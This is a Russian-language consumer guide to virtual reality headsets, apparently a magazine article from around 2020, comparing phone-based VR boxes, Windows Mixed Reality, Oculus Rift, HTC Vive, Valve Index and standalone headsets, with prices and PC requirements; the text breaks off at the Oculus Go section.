Еще один важный момент, который нам остается обсудить, — это как двигаться в виртуальном мире. В целом ничто не мешает просто ходить по комнате, а камеры сами перенесут наше перемещение в VR. Впрочем, постой! Мешает на самом деле очень многое: мебель, стены и длина проводов шлемов, которые требуют подключения к ПК.

Именно поэтому большую часть времени в VR мы все-таки перемещаемся с помощью кнопок на контроллерах. Это можно сравнить с игрой в какую-нибудь RPG на геймпаде: наклонил стик вперед — персонаж пошел вперед, наклонил назад — персонаж пошел назад. То же самое происходит и в VR, но и тут есть свои особенности.

Особенность первая: у разных контроллеров разные кнопки для перемещения. На Touch мы уже смотрели, а вот на фото ниже — контроллеры от Vive, где вместо стиков у нас сенсорные площадки, на которые надо давить в нужном направлении или касаться в нужном месте (зависит от игры и того, как это реализовали разработчики).


Контроллеры от Vive и сенсорная площадка для перемещения в центре

Эти контроллеры еще называют «клюшками» (и «тяпками»), и можно много спорить про их удобство, но глупо отрицать, что они были первыми на рынке. Лично я предпочитаю играть на стиках Touch, чем на такой площадке. Инженеры Valve, работая над последним поколением контроллеров, тоже избрали стики, и не просто так.

Особенность вторая: в играх встречаются разные схемы перемещения игрока. Две самые популярные — это телепорты и «локомоушен» (плавное перемещение).

Зачем такие сложности? Дело в том, что часто, особенно новичков, начинает мутить в VR с непривычки. Сам ты в реальности стоишь на месте, а в VR твое тело вроде как перемещается, и это вызывает дискомфорт. Чтобы победить это, придумали перемещение с помощью телепортов.

Работает это примерно так. Выбираешь направление, куда хочешь переместиться, указываешь контроллером, жмешь кнопку и **мгновенно** оказываешься в нужном месте.



Перемещение с помощью телепортов на примере игры Budget Cuts


Тошнит от такого способа действительно меньше, но он не очень удобен и здорово мешает полностью погрузиться в игру. Потому предпочтительный способ как раз «плавное скольжение», когда нажал на стик или тачпад — и началось движение в выбранном направлении. Идеально, когда разработчики игр предлагают разные способы перемещения на выбор.

А еще правый стик в некоторых играх дает возможность крутить камеру, как при игре на обычной приставке. Безусловно, куда интереснее двигать головой самому, но бывает, например, что хочется играть сидя и движение на 360 градусов недоступно.

КАКОЙ VR-ШЛЕМ ВЫБРАТЬ?

С теорией покончили, переходим к конкретике! Посмотрим, из чего сегодня можно выбирать и что выбрать в зависимости от ситуации.

Для начала — большая схема с классификацией шлемов VR, которая поможет ориентироваться.



Краткая классификация VR-шлемов, источник — VR419.ru

VR-очки для смартфона — есть ли смысл их пробовать?

Помимо клонов «Карборда», наши китайские друзья наштамповали кучу пластиковых шлемов (или, если угодно, «очков») разной степени удобства. Их суть проста: ты получаешь пластиковую коробку, линзы и кнопку нажатия на экран, которая нужна для управления в некоторых приложениях. Может быть, наушники еще прикрутят или даже вентиляторы для охлаждения смартфона. Да, конечно же, внутрь этой конструкции вставляется смартфон, экран и гироскоп которого будут выполнять основную работу.

Главный плюс такой «коробки» — небольшая цена. Если есть подходящий телефон (чтобы потянул игры и имел разрешение экрана от 1080p), то это самый доступный вариант. На «Али» такие устройства можно найти по цене от 500 рублей до двух тысяч. Чтобы не ждать доставки, можно даже глянуть в наших DNS, «Ситилинке» и подобных сетях, там часто попадаются брендированные варианты.

Главное, что нужно знать о таких устройствах, — очки могут быть длиннофокусными (экран телефона далеко от глаз) и короткофокусными (экран ближе).

Классический VR-бокс. Посмотри, как далеко экран от глаз

Удел модели на картинке выше — это просмотр 3D-фильмов. Если ты хочешь ощутить что-то, похожее на «большую VR», бери короткофокусные очки, например Bobo VR Z4 или что-то в таком духе (вариантов масса).

Хитовая модель VR-очков для смартфона Bobo VR Z4

Суть в том, что тут экран гораздо ближе к глазам и угол обзора в таких очках будет больше, чем в VR-боксе. Значит, и эффект «погружения» в виртуальный мир значительно возрастает.

INFO

Если VR-бокс — это взгляд из коридора в VR-окно, то Bobo VR и подобные шлемы — взгляд в VR-мир через водолазную маску, что уже похоже на большие шлемы для ПК.

Если не экономить, то можно заглянуть в «М.Видео» и найти там очки Homido v2 или похожую модель. Это неплохие удобные очки, сделанные французами, но стоят они 4–5 тысяч рублей. И тут нужно понимать, что чудес не бывает и за эти деньги ты все равно получаешь хоть и удобную, но пластиковую коробку с линзами, без какой-либо электроники внутри.

Стоит ли покупать такие очки?

Тут есть два мнения. С одной стороны, это самая хреновая VR, какая только бывает, — хуже только складные картонные коробки. Тебя ждет плохой трекинг, отсутствие позиционного отслеживания, пиксельная сетка, эффект водолазной маски... Короче, есть шанс только испортить себе впечатление от VR.

С другой стороны, даже это уже что-то! Да, экстремально дешево, да, без всех удобств и в ужасном качестве. Но зато ты сможешь хоть чуть-чуть, но прикоснуться к этому новому дивному миру. И если «не зайдет» в таком виде, то не исключено, что и большие «окулусы», «вайвы» и «индексы» тоже не понравятся. Ведь общие проблемы вроде «эффекта водолазной маски» или видимости пиксельной сетки есть и на «взрослых» шлемах. Многих это отпугивает: людям ведь подавай «Матрицу», но до нее пока далеко.

В общем, мобильная VR — это очень простая демоверсия полноценной VR. Просто держи это в голове и решай сам, стоит ли ее пробовать. Я, кстати, склоняюсь к тому, что если в твоем городе нет клуба VR, то все же стоит. А вот если клуб есть, то лучше заглянуть в первую очередь туда.

Клубы VR

Все чаще стала встречаться разновидность компьютерных клубов, где можно поиграть в VR. Стоит это недешево: например, в Брянске за десять минут игры просят 150 рублей, то есть за час выйдет 900. На картинке ниже — цены в Москве.

ЦЕНЫ НА СЕАНСЫ ИГРЫ В КЛУБЕ

Длительность сеанса, минут	Стоимость в будний день до 18:00	Стоимость в будний день после 18:00	Стоимость сеанса в выходной день
15	200 руб	300 руб	400 руб
30	350 руб	500 руб	700 руб
60	650 руб	900 руб	1100 руб
Каждая последующая минута	10 руб	15 руб	21 руб

Цены на посещение одного из клубов VR в Москве

Но не обязательно зависать в таких клубах постоянно. Во-первых, можно сходить туда, просто чтобы познакомиться с современной VR. Там обычно актуальное оборудование, а значит, на выбор будут самые современные шлемы и контроллеры, что поможет увидеть VR так, как это было задумано: с трекингом рук и позиционкой.

Во-вторых (и это реально важно!), если ты выбираешь себе шлем, обязательно постарайся сходить в клуб и попробовать его. Оценишь и общий комфорт, и четкость картинки.

Есть реальные случаи, когда люди покупают, например, Oculus Rift S, в котором не регулируется межзрачковое расстояние (там есть программная регулировка, но это не то же самое), и им просто некомфортно играть в этом шлеме: картинка либо мутная, либо двоится. А если учесть, что устройство это недешевое, то лучше уж переплатить несколько сотен за тест.

И еще одно важное замечание про телефонные очки. Cardboard как платформа мертв. То есть выпущенные с прицелом на него приложения еще работают, но нового ничего писать уже никто не будет. То же самое касается и Daydream, который в Google выпустили на замену Cardboard: в ноябре 2019 года было объявлено о закрытии проекта. А это значит, что на телефоне тебя ждет ограниченный набор приложений, и действительно годных и интересных там совсем немного.

По той же причине я не рекомендую связываться с Gear VR — платформа мертва, да и найти эти устройства сейчас непросто. Разве что у тебя как раз подходящий телефон Samsung и ты подумываешь взять Gear VR с рук по дешевке.

Еще умельцы «стримят» игры с ПК на телефон (гуглить по словам RiftCat и Trinus VR), но это те еще танцы с бубном, да и трекинг рук с «позиционкой» в стримах невозможны без серьезных извращений.

Китайские All-In-One очки на Android

Это еще одна разновидность недорогих шлемов, которые ты можешь найти на «Алиэкспрессе». Стоят они сейчас от трех тысяч рублей. От предыдущей группы они отличаются тем, что там есть встроенная электроника: экран, гироскоп, процессор и прочее. В общем, как смартфон, только без модулей связи. Работает это обычно на древних версиях Android (четвертая или пятая) с установленной поверх оболочкой Nibiru. Сами компоненты, из которых делают такие девайсы, тоже дешевле.

А значит, мы получаем все минусы уже рассмотренных нами телефонных очков: неполноценная VR плюс затухающая экосистема Google Cardboard. Если вдруг удастся найти такие очки совсем дешево и характеристики будут приемлемыми, то можно взять их для просмотра фильмов. А вот для игр этот вариант не годится.

Китайские клоны Oculus, Vive и прочих «взрослых» шлемов для ПК

Китайские умельцы пробовали подделывать и полноценные шлемы VR, но на плаву в итоге осталась только фирма Pimax. Про ее судьбу можно писать отдельную статью.

Еще в конце 2017 года ребята из Pimax обещали выпустить шлемы с разрешением 8K и углом обзора в двести градусов. Собрали на «Кикстартере» больше четырех миллионов долларов и стали эти шлемы делать. С рассылкой заказчикам опоздали примерно на год, а 200 градусов обзора оказались нечестными («мыло» по краям), и разрешение по факту было меньше заявленного.

Но ребята не сдаются и весной 2020-го обещают начать рассылку «настоящих 8K» шлемов бекерам. Модельную линейку тоже обновили, добавив «бюджетный» Artisan за 449 долларов.

Artisan, кстати, должен быть крут: угол обзора — 140 градусов (в прошлых версиях шлемов 5K пользователи действительно хвалили широкий угол обзора, тут разработчики не соврали), разрешение 1700 на 1440 пикселей на глаз и частота развертки 72, 90 и 120 Гц. Только не очень ясно, когда этот Artisan выпустят.

Новый Pimax Artisan — шлем с большим углом обзора

То есть Pimax все же не обман и разработчики пытаются сделать все, что обещали, но делают это долго. Так что этот вариант я бы оставил для тех, кто готов ждать.

А еще пусть тебя не слишком обнадеживает цена в 449 баксов. Это ведь только сам шлем. Для полноценной VR к нему нужны контроллеры и базовые станции от Vive, что обойдется еще долларов в пятьсот. В Pimax работают над своими контроллерами вроде «кастетов» (с отслеживанием каждого пальца), но пока неясно, когда они будут готовы и сколько будут стоить.

Шлемы на базе WMR (Windows Mixed Reality)

В 2017 году в Microsoft представили свое видение VR — платформу WMR. На ее основе сразу несколько производителей выпустили свои шлемы. Это были Lenovo, Acer, HP, Dell и Asus. Позднее к ним присоединилась Samsung со своим шлемом Odyssey.

Что объединяет эти шлемы?

- Встроенная система отслеживания из **двух** встроенных в шлем камер.
- Разрешение экрана — 1440 на 1440 пикселей для каждого глаза (или 2880 на 1440 весь экран).
- Контроллеры движения со светодиодами.

Контроллеры там весьма странные.

Контроллеры движения для шлемов WMR

Чтобы удешевить производство, в них применяются обычные светодиоды (в отличие от ИК-диодов у Oculus), ну и эргономика тут тоже крайне причудливая. Хорошо хоть, что есть стики, однако не во всех играх они корректно работают.


Samsung Odyssey стоит отметить отдельно. У него выше разрешение (2880 на **1600** пикселей) и контроллеры чуть другие. К тому же из всей модельной линейки это единственный шлем со встроенными наушниками.

Samsung Odyssey — лидер среди WMR-шлемов

Самыми популярными представителями WMR стали Lenovo Explorer и «Одиссея». Более того, Lenovo Explorer можно было официально купить в «М.Видео», правда, аж за 40 тысяч. Позднее цена снизилась, и витринные образцы уходили вдвое дешевле. Сейчас Яндекс.Маркет выдает мне две цены: 41 и 45 тысяч. Даже не думай брать его за такие деньги!

К тому же если заглянуть на Amazon, то там часто можно встретить ссылки на Explorer от 180 долларов и на Odyssey+ от 230 долларов. Но придется доплачивать за доставку. В России же цены на Odyssey+ сейчас начинаются с 31 тысячи рублей.

По сути, WMR — это полноценная VR за вменяемые деньги, поэтому в какой-то момент народ действительно побежал покупать эти шлемы. Доля WMR в «Стиме» стала больше десяти процентов. Это был 2018 год, золотые времена для WMR. Однако на конец 2019 года ситуация сильно изменилась.



Данные по шлемам VR за 2019 год, источник — Steam

Как видим, шлемов WMR уже все меньше, и на возвращение позиций надежд пока никаких. Почему? На это есть несколько причин.

- **Проблемы с трекингом**. Пользователи жалуются на «глюки» трекинга при плохом освещении. Двух камер для этого все же маловато, и конкуренты ставят четыре или даже шесть. Раньше такого выбора не было и люди брали WMR.
- Сама **платформа WMR практически не развивается**, там выходят какие-то редкие обновления, но нет никаких эксклюзивных игр, в отличие от Oculus. К тому же в Microsoft хорошо показали свое отношение к VR, когда объявили, что новые Xbox (которые Series X) не будут совместимы с WMR.
- **Софтовые проблемы**. Доля WMR падает, и разработчики не всегда добавляют поддержку этих шлемов в новых играх. Из громких примеров: Boneworks, где поддержки поначалу не было, и релиз No Man's Sky в VR, где у владельцев WMR не работали контроллеры.

В общем, модели WMR можно считать бюджетным вариантом, особенно если брать за рубежом (например, Odyssey+ за 230 долларов). Но надо понимать, что пациент скорее мертв, чем жив. Не исключено, что к следующему урожаю новых игр патчи уже могут и не выпустить.

WWW

Перед покупкой шлема WMR ты можешь протестировать компьютер на совместимость при помощи официального инструмента.

Продолжение статьи →

КАК ПОГРУЗИТЬСЯ В VR

БОЛЬШОЙ ГАЙД ПО ШЛЕМАМ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

Лидеры VR-индустрии: Oculus, HTC Vive и Valve Index

Вот мы и добрались до самой интересной группы шлемов, которые я называю «классическими». Здесь как раз и начинается полноценная VR, без всяких оговорок. И именно один из них я бы и рекомендовал покупать. А вот какой именно — зависит от количества денег и потребностей.

То, что это лидеры рынка, мы видим из все той же статистики Steam. У 51,3% пользователей — Oculus Rift CV1 или Oculus Rift S, у 32,2% — HTC Vive или HTC Vive Pro. Valve Index набрал уже 6,6%, хотя продаваться он начал только летом 2019-го. Это больше, чем все шлемы WMR, присутствующие на рынке два года.

Почему так? Давай подробнее разберем особенности этих шлемов, и ответ постепенно станет очевиден.

Все они подключаются к ПК через кабель и требуют более-менее мощный компьютер для своей комфортной работы.

Oculus Rift

Проводных «Окулусов» сегодня три штуки (есть еще беспроводные, но про них потом). К сожалению, ни один из них официально в России не продается. Также на официальном российском сайте Oculus отсутствует информация о вариантах доставки.

То есть если ты решил приобрести один из этих шлемов, то надо либо обращаться к посреднику, который за тебя купит его за рубежом и доставит в РФ (всякие «Бандерольки», «Шопфансы» и прочие), либо искать продавцов, готовых сразу отправить шлем в Россию (в том числе можешь глянуть на eBay и Amazon). А вот все, кто продает эти шлемы у нас, делают серьезную наценку.

Итак, посмотрим, из чего можно выбирать.

Oculus DK2 — на сегодня морально устаревшая модель, которую если и покупать, то совсем за копейки, благо на Avito их продают до сих пор. Экран Full HD, только одна камера для позиционного отслеживания (должна быть в комплекте, без нее он вообще бесполезен и просто не будет работать) с углом обзора 180 градусов. Контроллеров движения тоже нет. При желании, конечно, можно использовать контроллеры PlayStation Move или Razer Hydra, но я бы не рекомендовал этим заниматься. А еще, покупая подержанный DK2, нужно морально готовиться к тому, что в Oculus рано или поздно прекратят поддержку этого шлема.

Oculus Rift CV1 сейчас тоже считается устаревшим, и его перестали производить. Но зато это уже полноценная VR. Экран — 2160 на 1200 пикселей на оба глаза, частота обновления — 90 Гц. К тому же есть физическая регулировка межзрачкового расстояния. В комплекте идет набор из двух камер-сенсоров и два Oculus Touch — для отслеживания рук в VR. Существуют первые комплекты этого шлема еще без «тачей», только с геймпадами. Но контроллеры можно потом докупить отдельно.

Яндекс.Маркет предложит тебе купить CV1 в РФ за 45–50 тысяч рублей, не ведись на это. С рук такой шлем можно взять за 15–20 тысяч рублей, а дороже нет смысла.

Стоит ли вообще брать его сегодня? Если денег мало и ты вдруг наткнулся на выгодное предложение, то это неплохой стартовый комплект, пригодный для полноценной VR. Скорее всего, он еще долго будет поддерживаться разработчиком, так как, судя по Steam, он сейчас примерно у 30% игроков. Однако держи в голове, что, во-первых, придется расставлять датчики по комнате, а во-вторых, шлемы этого класса бесполезны без современного ПК.

Вот какие требования к ПК у Oculus Rift CV1.


Oculus Rift CV1

- **Графика:** Nvidia GTX 1060 / Radeon RX 480 или выше либо Nvidia GTX 970 / AMD Radeon R9 290 или выше
- **Процессор:** Intel i5-4590 / AMD Ryzen 5 1500X или лучше (обязательна поддержка процессором инструкций SSE 4.2)
- **Оперативная память:** 8 Гбайт и более
- **Видеовыход:** совместимый с HDMI 1.3
- **USB:** три USB 3.0 + один USB 2.0
- **ОС:** Windows 10

Это — рекомендованные требования с сайта производителя. По факту шлем вполне может работать и на более слабых машинах, но в некоторых играх могут быть «тормоза».

Обрати внимание на требования к количеству портов USB. Один USB 3.0 нужен для шлема и два — для камер. При этом, если вариантов нет, можно использовать и USB 2.0, но с третьим частота опроса сенсоров будет выше.

А вот инструкции SSE 4.2 процессор должен поддерживать **обязательно**. Без них софт для шлема просто не установится. Раньше на сайте Oculus была утилита для проверки, но сейчас ее убрали. Поэтому, если хочешь узнать, подойдет ли твой ПК, придется скачать весь софт Oculus (это где-то 10 Гбайт), установить и убедиться, что он запускается и работает корректно. Если установщик или ПО будут выдавать ошибки, скорее всего, с железом что-то не то.



Oculus Rift CV1 и Oculus Touch — полноценный комплект VR, но уже немного устаревший

Oculus Rift S — самый актуальный проводной Oculus на сегодня. Его продажи стартовали в мае 2019-го, ценник на официальном сайте — 400 долларов (в черную пятницу со скидкой — 350 баксов). В Oculus при этом его не называют новым поколением шлемов: это просто улучшенная версия первого Rift, о котором мы говорили выше.

Чем модель S лучше CV1? Во-первых, увеличили разрешение экрана — теперь это 2560 на 1440 пикселей на оба глаза, частота развертки — 80 Гц. Во-вторых, изменили дизайн оголовья. В-третьих, и это главное, больше не нужны внешние сенсоры, так как сам шлем оснащен аж пятью камерами для «трекинга изнутри».

Кроме этого, в комплекте идут два Oculus Touch, которые отличаются от «тачей» для старого «Рифта» тем, что кольца теперь вывернуты вверх, а не вниз, чтобы их могли «видеть» камеры шлема. Наушники из старого «Рифта» заменили встроенными динамиками. Это скорее минус, чем плюс, но разработчики, похоже, делали все, чтобы уложиться в 400 долларов. Кстати, производит эту модель компания Lenovo, что подтверждает шильдик на боку.

Oculus Rift S

Несмотря на увеличенное разрешение экрана, системные требования для ПК остались такими же, как и у CV1, — за счет уменьшенной частоты развертки. Разве что интерфейс подключения изменился: теперь нужен только один USB 3.0 и один DisplayPort 1.2 или Mini DisplayPort (адаптер входит в комплект).

Вот список основных минусов Oculus Rift S.

- **Отсутствие физической регулировки межзрачкового расстояния.** Если у тебя оно сильно далеко от среднего, могут быть проблемы, и лучше потестировать шлем перед покупкой где-то в клубе. Разработчики заявляют, что комфортно использовать шлем можно в диапазоне 58–71 мм (идеально — 64 мм).
- **Шлем очень придирчив к портам USB.** Часто его не удается подключить или настроить либо он начинает сбоить во время работы, если с портами что-то не так. Однако софт Oculus постоянно совершенствуется, и новые драйверы и обновления для шлема выходят чуть ли не каждую неделю. Так что со временем этот момент должны пофиксить. Все же по сравнению с CV1 это пока довольно новый продукт.
- **Трекинг рук за спиной нестабилен**, как и в шлемах WMR. Ведь камеры в такие моменты не видят, где находятся контроллеры.
- **Тебе понадобится хорошее освещение**. В сумерках или при малом освещении трекинг шлема может начать подглючивать.

На мой взгляд, Oculus Rift S — это на сегодняшний день оптимальный шлем для ПК по соотношению цены, качества и возможностей.


В России он продается от 35 тысяч, на Западе он стоит 400 долларов. Если прибавить стоимость доставки, то получится, что за 30–32 тысячи можно получить актуальный и полноценный комплект для VR.

Кстати, по слухам, новый проводной шлем в Oculus выпустят еще не скоро.

HTC Vive, Vive PRO и Vive Cosmos

Покупать **первый Vive** сегодня я бы рекомендовать не стал. Разрешение экрана 1200 на 1080 пикселей на глаз (это даже хуже, чем Oculus Rift CV1), не особенно удачные контроллеры-«клюшки», да и сам шлем тяжелый и неудобный. Все это можно было бы ему простить, если бы не одно но: дико завышенная цена. Впрочем, это характерно не только для первой версии шлема, но и для всей серии.

На официальном сайте Vive можно заказать «всего» за 50 тысяч рублей.



Комплект HTC Vive первой версии

В комплект входят сам шлем, две базовые станции и два контроллера для отслеживания рук.

Да, там своя система трекинга, основанная на лазерах, которая якобы лучше, чем камеры Oculus Rift, по крайней мере для больших площадей, — поэтому клубы VR часто выбирают именно Vive. Но так ли это важно конечному потребителю, который будет играть в комнате с пространством два на два метра? В таких условиях для трекинга вполне хватает встроенных камер Oculus Rift S. И платить 50 косарей за железки из 2016 года в 2020-м, как по мне, весьма странная затея.

С **Vive Pro** ситуация получше: частота обновления экрана — 90 Гц, разрешение экрана — 2880 на 1600 на оба глаза (это один из лучших вариантов на рынке). К тому же «прошка» оснащена наушниками.

Какой главный минус Vive Pro, я думаю, ты уже догадываешься. На Маркете его можно найти примерно за 50 тысяч, столько же он стоит на официальном сайте. И это он еще подешевел: не так давно там стояла цифра 66 тысяч, и это **только за сам шлем**. Весь набор с контроллерами и базовыми станциями — уже 90 тысяч рублей. А без них он просто бесполезен.

INFO

Получается, что сами базовые станции и контроллеры Vive стоят 40 тысяч рублей. Это если ты надумаешь покупать их, чтобы использовать с Pimax или Valve Index. Хотя б/у, конечно, будет дешевле.

Требования к ПК у Vive чуть проще, чем у «Окулусов».

HTC Vive


- **Графика:** GeForce GTX 1060, Radeon R9 290 и выше
- **Процессор:** Intel Core i5-4590 / AMD FX 8350 и выше
- **Оперативная память:** 4 Гбайт и более
- **Видеовыход:** HDMI 1.4, DisplayPort 1.2
- **USB:** три USB 3.0 + один USB 2.0
- **ОС:** Windows 7 SP1, Windows 8.1 или более поздняя версия, Windows 10

Для «прошки» рекомендуется уже карточка уровня GTX 1070 и порт USB 3.0.

WWW

- Программа для тестирования ПК, которая скажет, подходит ли твое железо.

Vive Cosmos — это модель производства HTC, выпущенная в конце 2019 года. Она полагается на «трекинг изнутри» — на шлеме аж шесть камер! Правда, их работа пока что оставляет желать лучшего (похоже, все-таки не в камерах счастье).



Vive Cosmos

Официальный ценник — 66 тысяч рублей. Зато в комплекте с Cosmos сразу идут контроллеры, и на этот раз они весьма симпатичные. Разработчики говорят, что скоро добавят поддержку, помимо внутреннего трекинга, трекинга при помощи обычных базовых станций Vive. Но это скорее на случай, если они уже есть, потому что специально собирать такой комплект не кажется выгодным или разумным мероприятием.

Главный плюс Vive Cosmos — это экран высокого разрешения (2880 на 1700 пикселей на оба глаза), который работает на частоте 90 Гц. А еще разработчики обещают сменную лицевую панель и поддержку неких модулей. Правда, пока что вообще неясно, что это будут за модули и кто их будет разрабатывать.

В общем, хайпа в связи с выходом Cosmos нагнали много, но продукт вышел спорный. Разрешение у него чуть повыше, чем у Oculus Rift S, трекинг (пока что?) хуже, а вот цена больше вдвое.

В конце 2019 года появилась новость, что руководство HTC разочаровалось в рынке VR: мол, вышли на него слишком рано и несут убытки. Не очень обнадеживающе для потенциальных покупателей, подумывающих выложить за эти шлемы серьезные суммы.

Valve Index

Не стоит путать этот шлем с моделями Vive. Раньше в Valve сотрудничали с HTC, а теперь решили выпустить свой шлем. И все получилось!

Комплект Valve Index: шлем, контроллеры-кастеты и новые базовые станции

К сожалению, купить его официально пока что нельзя, причем не только в РФ, а вообще. Дело в том, что первую партию расхватали за несколько часов после старта продаж в июне 2019-го, а во второй раз запасы закончились после анонса той самой Half-Life: Alyx.

Откуда такой ажиотаж? Все очень просто, достаточно глянуть характеристики Index:

- два дисплея с разрешением 1440 на 1600 на глаз (2880 на 1600 в сумме);
- частота обновления дисплеев: 90, 120, 144 Гц (очень неплохо!);
- уникальная двойная система линз, которая увеличивает угол обзора. Он здесь на 20 градусов больше, чем у HTC Vive, как пишут разработчики, — и пользователи подтверждают, что это хорошо заметно;
- божественные наушники (по отзывам там очень крутой и необычный 3D-звук);
- уникальные контроллеры с отслеживанием движения каждого пальца;
- новые базовые станции Steam VR 2.0, которые работают точнее и на большем расстоянии.

А еще на шлеме спереди есть место для установки модулей. Например, на «Кикстартере» уже собирают деньги, чтобы сделать модуль вентиляции для Index. И, в отличие от ситуации с Cosmos, я охотно поверю, что тут сторонние разработчики будут заинтересованы.

Как видишь, характеристики действительно выдающиеся. И если ты ждешь, что подвох будет с ценой, то зря: весь комплект Valve продает всего за 1000 долларов! Ну или сам шлем отдельно за 500, так как он совместим с контроллерами и станциями от ранних «Вайвов». Именно поэтому ближайший его предзаказ начнется только в феврале 2020-го.

WWW

Протестировать ПК на совместимость с Index можно при помощи программы-чекера.

Стоит ли брать «Индекс»? Если подходит ПК и есть лишняя штука баксов — несомненно!

Автономные (Standalone) VR-шлемы

Что же делать, если подходящего компьютера нет? Неужели остаются только варианты с мобильным телефоном? Вовсе нет, ведь существуют еще и автономные шлемы VR. Они во многом похожи на шлемы All-In-One (те, что со встроенным железом от мобильного телефона), но находятся на одну ступеньку выше в технологическом плане.

Здесь уже более специализированная «начинка» и живые экосистемы — то есть новые игры и приложения тут выходят и будут выходить. К тому же в шлемы этой категории встраивают системы внутреннего трекинга, как у «проводных» шлемов для ПК. А это значит, что есть поддержка контроллеров для рук и позиционного отслеживания.

Начнем с двух моделей, которые **не нужно** покупать ни под каким соусом.

Lenovo Mirage Solo

Автономный шлем производства Lenovo — с двумя камерами для пространственного отслеживания положения головы на манер шлемов WMR, с одним контроллером, который поддерживает только три степени свободы (вращение во всех плоскостях). Стоил он 400 долларов, и главная беда здесь в том, что он работает на основе заброшенной платформы Google Daydream. Официально он уже не продается, так что и обсуждать его покупку нет смысла.

Vive Focus

Автономный шлем HTC с двумя камерами, как у «Миража», и контроллером с тремя степенями свободы. Главная проблема с этим устройством — оно нацелено на китайский рынок и совместимо только с китайской версией магазина приложений для Vive, что для РФ, конечно, совсем не интересно. Ценник в переводе на рубли — около 40 тысяч. Если вдруг все же рассматриваешь этот вариант, ознакомься сначала с обзором на YouTube.

Oculus Go

